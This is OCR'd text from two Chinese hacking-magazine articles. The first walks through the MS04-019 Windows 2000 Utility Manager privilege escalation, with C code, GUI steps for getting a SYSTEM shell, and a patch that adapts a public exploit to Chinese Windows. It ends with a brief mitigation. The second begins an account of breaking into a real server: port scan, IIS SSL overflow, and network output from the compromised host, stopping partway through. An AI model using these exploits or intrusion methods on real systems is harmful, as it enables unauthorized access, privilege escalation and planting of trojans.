


图1

这时候我们要给这个窗体发送一个WM_COMMANDHELP消息，一般的程序都可以通过按F1来发送这个消息，但是辅助工具管理器默认不处理F1热键，所以我们要通过编程的方法来实现。

利用FindWindow()函数来查找标题为"辅助工具管理器"的窗口，然后使用PostMessage()函数来对这个窗口发送一个右键点击消息来调出此窗口的右键菜单，在右键菜单出现后再发送WM_COMMANDHELP消息。具体实现代码如下：

```
lHandle=FindWindow(NULL, "辅助工具管理器"); //查找"辅助工具管理器"窗口
if (!lHandle) { //如果找不到辅助工具管理器，先用Windows键+U键来启动它
printf("error: unable to start Utilman.exe.\r\n");
return 0;
}
PostMessage(lHandle,0x313,0,0); //发送点击右键消息，消息号是0x313
Sleep(1000); //休眠1秒钟，等待右键菜单出现
SendMessage(lHandle,0x365,0,0x1); //发送WM_COMMANDHELP消息，消息号0x365
```

我们把上面程序编译运行，在发送完右键菜单之后，辅助工具管理器显示如图2所示。




图2

在这之后发送WM_COMMANDHELP消息，辅助工具管理器会显示"找不到文件C:\WINNT\System32\UManDlg.HLP。是否亲自查找该文件？"，如图3所示




图 3

我们选择"是"，会出现Windows的打开文件对话框，如图4 所示。




图 4

此时辅助工具管理器要在System32目录下打开名叫UmanDlg.HLP的帮助文件，但是没有找到这个文件，我们在文件名一栏里面输入"cmd.*"并回车，会在打开文件中显示出CMD.EXE文件来，如图5所示。




图 5

此时千万不要着急双击CMD.EXE，因为此时是以HLP方式打开文件的，所以双击CMD并不能直接运行它。我们现在要做的是右键点击CMD文件，选择"打开"，如图6 所示。




图 6

接下来就能看到我们熟悉的CMD窗口了，无论我们当前是用什么用户登录的，此时获得的CMD窗口都是具备LOCAL SYSTEM权限的，接下来的事情就可以随便添加管理员帐号、运行木马等等，就不用我一一教给大家了，如图7 所示。




图 7

其实我们也不一定非要手动一步步操作，安全焦点上面有一个已经写好了的利用程序，名叫W2kUtilManExp_MS04-019_Universal.c，可以在安全工具里找到。不过这个程序只能针对英文版和法文版的Windows 2000，我们需要在它的下面代码中添加一行（详细代码请查看光盘"源代码"栏目，按照文章名查找即可。）：

```
struct {
  int id;
  char *utilman;
  char *winhelp;
  char *open;
  } lang[] = {
    { 0x0c,"Gestionnaire d'utilitaires","aide de Windows",
"Ouvrir" }, /* French */
    { 0x09,"Utility manager","Windows Help","Open" }
      /* English */
     ,{ 0x04,"辅助工具管理器","Windows 帮助","打开
" }   /* Chinese */ <-添加此行
  };
```

添加上一行中文版的语言ID、辅助工具管理器窗口标题、Windows 帮助窗口标题以及打开按钮文字，这样就可以成功的攻击中文版的Windows 2000了。

解决方法


微软已经为此发布了一个安全公告（MS04-019）以及相应的补丁程序：

MS04-019: Vulnerability in Utility Manager Could Allow Code Execution (842526)

链接 http://www.microsoft.com/technet/security/bulletin/MS04-019.mspx

对于无法安装补丁程序的用户来说，可以使用管理员帐号把Utility Manager服务的启动类型设置成"已禁用"，或者使用组策略设置关闭工具管理器，这样普通用户就无法启动辅助工具管理器了。

文/图 Kaka(Kaka[at]0x557[dot]org)



一次巧妙的渗透入侵
——对内网有端口转发的域的渗透

现在管理员的安全意识越来越高，值得庆贺，可惜大多是国外和TW的，国内倒没见几个管理员能配置出很BT的服务器，本文就是针对的一系列服务器配置情况(按我自己的理解)，配置算比较BT的，一起来看看我们如何入侵它吧！

预想配置：配置防火墙；做Port过滤；禁止非过滤端口访问网络；远程管理限定IP等。

本文作为例子的这台服务器的配置可能有些特殊，上面的配置是我自己根据进入的机器查看其环境来说的，不对之处请大家指出，下面正式开始艰难地入侵之路。

先用NMAP看看服务器情况：

```
C:\>nmap -sS -P0 xxx.xxx.xxx.xxx

Starting nmap 3.50 ( http://www.insecure.org/nmap ) at 2004-05-31 19:41 中国标准时间
Interesting ports on xx-xx-xx-xx.HINET-IP.hinet.net (xxx.xxx.xxx.xxx):
(The 1653 ports scanned but not shown below are in state: filtered)
PORT      STATE SERVICE
21/tcp    open  ftp
25/tcp    open  smtp
80/tcp    open  http
110/tcp   open  pop3
443/tcp   open  https
3389/tcp  open  ms-term-serv

Nmap run completed -- 1 IP address (1 host up) scanned in 83.560 seconds
```

扫描出xxx.xxx.xxx.xxx服务器有IIS SSL远程溢出漏洞，利用SSL EXP远程溢出成功后得到里边的网络环境，通过"ipconfig /all"可以发现Host Name是"lsiiwww"，具体情况请看下表(经过删减)：

```
C:\WINNT\system32>ipconfig /all
ipconfig /all
Windows 2000 IP Configuration
Host Name . . . . . . . . . . . . : lsiiwww
Primary DNS Suffix  . . . . . . . : lucybelle
Node Type . . . . . . . . . . . . : Broadcast
IP Routing Enabled. . . . . . . . : No
WINS Proxy Enabled. . . . . . . . : No
DNS Suffix Search List. . . . . . : lucybelle.com

Ethernet adapter:
Physical Address. . . . . . . . . : 00-E0-7D-F8-23-0F
IP Address. . . . . . . . . . . . : 192.168.1.81
Subnet Mask . . . . . . . . . . . : 255.255.255.0

Ethernet adapter:
Physical Address. . . . . . . . . : 00-01-29-60-21-EC
DHCP Enabled. . . . . . . . . . . : No
IP Address. . . . . . . . . . . . : 192.168.0.81
Subnet Mask . . . . . . . . . . . : 255.255.255.0
Default Gateway . . . . . . . . . : 192.168.0.1
DNS Servers . . . . . . . . . . . : 192.168.0.80
然后看看网络情况 "Tracert www.hinet.net"
C:\WINNT\system32>tracert www.hinet.net
tracert www.hinet.net
Tracing route to www.hinet.net [61.219.38.89]
over a maximum of 30 hops:
  1   <10 ms   <10 ms   <10 ms  192.168.0.1
  2   <10 ms   <10 ms   <10 ms  61.219.91.177
  3    47 ms    47 ms    47 ms  10.219.9.254
  4    47 ms    47 ms    47 ms  ty-fo-c6r1.router.hinet.net [168.95.94.194]
  5    47 ms    47 ms    47 ms  ty-fo-c12r2.router.hinet.net [211.22.39.130]
  6    47 ms    47 ms    47 ms  tp-s2-c12r2.router.hinet.net [210.65.200.234]
  7    47 ms    47 ms    46 ms  tp-s2-c6r9.router.hinet.net [211.22.35.129]
  8    47 ms    47 ms    47 ms  61-219-38-89.hinet-ip.hinet.net [61.219.38.89]
Trace complete.
```

可以看出是通过网关出去的，但也可能本机有公网IP。看本机服务开了3389，本来以为此次渗透就结束了，因为有了Termianl服务可以利用远程终端连接过去就可以得到GUI界面，剩下的事情就简单了，但我用终端连接上去，居然出现的是Windows XP的登录界面，如图1所示。

